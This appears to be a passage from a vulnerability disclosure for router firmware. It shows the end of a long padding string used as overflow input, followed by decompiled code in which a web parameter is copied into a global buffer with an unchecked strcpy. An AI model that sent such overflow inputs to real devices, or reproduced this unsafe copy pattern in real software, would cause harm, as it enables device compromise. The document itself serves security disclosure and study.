aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Vulnerability analysis:

Similar to the former one.



```
v1 = websGetVar(a1, (int)"webpage", (int)&dword_4A2C18);
v3 = 0;
strcpy(last_url, v1);
v4 = (_BYTE *)websGetVar(a1, (int)"settingsChanged", (int)&dword_4A2C18);
if ( *v4 )
  v3 = atoi(v4);
if ( advanceHander(a1, v9) >= 0 )
{
```



```
  if ( needToReboot )
    strcpy(&ok_msg, "Setting saved.");
  websRedirect(a1, last_url);
  return websRedirect(a1, v10);
}
```